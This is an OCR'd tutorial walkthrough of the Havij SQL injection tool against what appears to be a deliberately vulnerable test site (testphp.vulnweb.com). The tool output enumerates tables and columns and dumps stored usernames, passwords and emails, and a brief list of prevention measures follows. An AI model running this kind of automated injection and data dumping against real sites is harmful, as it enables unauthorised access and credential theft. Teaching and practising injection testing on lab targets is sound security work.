
http://ITSecTeam.com
http://forum.Itsecteam.com
info@itsecteam.com

Data Bases:

MsSQL with error
MsSQL no error
MsSQL Blind
MsAccess
MsAccess Blind
MySQL

Status: I'm IDLE

```
Havij 1.12 Free ready!
```



Target: http://testphp.vulnweb.com/artists.php?artist=1

□ Keyword: Auto Detect

□ Syntax: Auto Detect

Data Base: Auto Detect

Method: GET

Type: Auto Detect

☑ acuart

☑ Use Group_Concat (MySQL Only)


□ All in one request.

Status: I'm IDLE

```
Keyword Found: ipsum
Injection type is Integer
DB Server: MySQL >=5
Selected Column Count is 3
Finding string column
Valid String Column is 1
Target Vulnerable :D
Current DB: acuart
```

Step 3:

After the analysis is done click on get tables



Target: http://testphp.vulnweb.com/artists.php?artist=1

□ Keyword: Auto Detect

□ Syntax: Auto Detect

Data Base: Auto Detect

Method: GET

Type: Auto Detect

☑ Use Group_Concat (MySQL Only)


□ All in one request.

Status: I'm IDLE

```
DB Server: MySQL >=5
Selected Column Count is 3
Finding string column
Valid String Column is 1
Target Vulnerable :D
Current DB: acuart
Count(table_name) of information_schema.tables Where table_schema=0x616375617274 is 8
Tables found: artists,carts,categ,featured,guestbook,pictures,products,users
```

Step 4 :

Select user and click on get columns



Target: http://testphp.vulnweb.com/artists.php?artist=1

□ Keyword: Auto Detect

□ Syntax: Auto Detect

Data Base: Auto Detect

Method: GET

Type: Auto Detect

```
⊟ □ acuart
  ⊟ □ users
      □ uname
      □ phone
      □ pass
      □ name
      □ email
      □ cc
      □ cart
      □ address
    □ products
    □ pictures
    □ guestbook
    □ featured
```

☑ Use Group_Concat (MySQL Only)


□ All in one request.

Status: I'm IDLE

```
Finding string column
Valid String Column is 1
Target Vulnerable :D
Current DB: acuart
Count(table_name) of information_schema.tables Where table_schema=0x616375617274 is 8
Tables found: artists,carts,categ,featured,guestbook,pictures,products,users
Count(column_name) of information_schema.columns Where table_schema=0x616375617274 AND tabl
Columns found: address,cart,cc,email,name,pass,phone,uname
```

Step 5 :

After you get the columns click on uname , pass and email



Target: http://testphp.vulnweb.com/artists.php?artist=1

□ Keyword: Auto Detect

□ Syntax: Auto Detect

Data Base: Auto Detect

Method: GET

Type: Auto Detect

- □ acuart
  - □ users
    - ☑ uname
    - □ phone
    - ☑ pass
    - □ name
    - ☑ email
    - □ cc
    - □ cart
    - □ address
  - □ products
  - □ pictures
  - □ guestbook
  - □ featured

uname	pass	email
test	test	email@email.com

☑ Use Group_Concat (MySQL Only) □ All in one request.

Status: I'm IDLE

```
Count(table_name) of information_schema.tables Where table_schema=0x616375617274 is 8
Tables found: artists,carts,categ,featured,guestbook,pictures,products,users
Count(column_name) of information_schema.columns Where table_schema=0x616375617274 AND tabl
Columns found: address,cart,cc,email,name,pass,phone,uname
Count(*) of acuart.users is 1
Data Found: uname=test
Data Found: pass=test
Data Found: email=email@email.com
```

Those are the user names and passwords

Steps to prevent SQL injection attacks

1. Validate User Inputs
2. Sanitize Data By Limiting Special Characters
3. Enforce Prepared Statements And Parameterization
4. Use Stored Procedures In The Database
5. Actively Manage Patches And Updates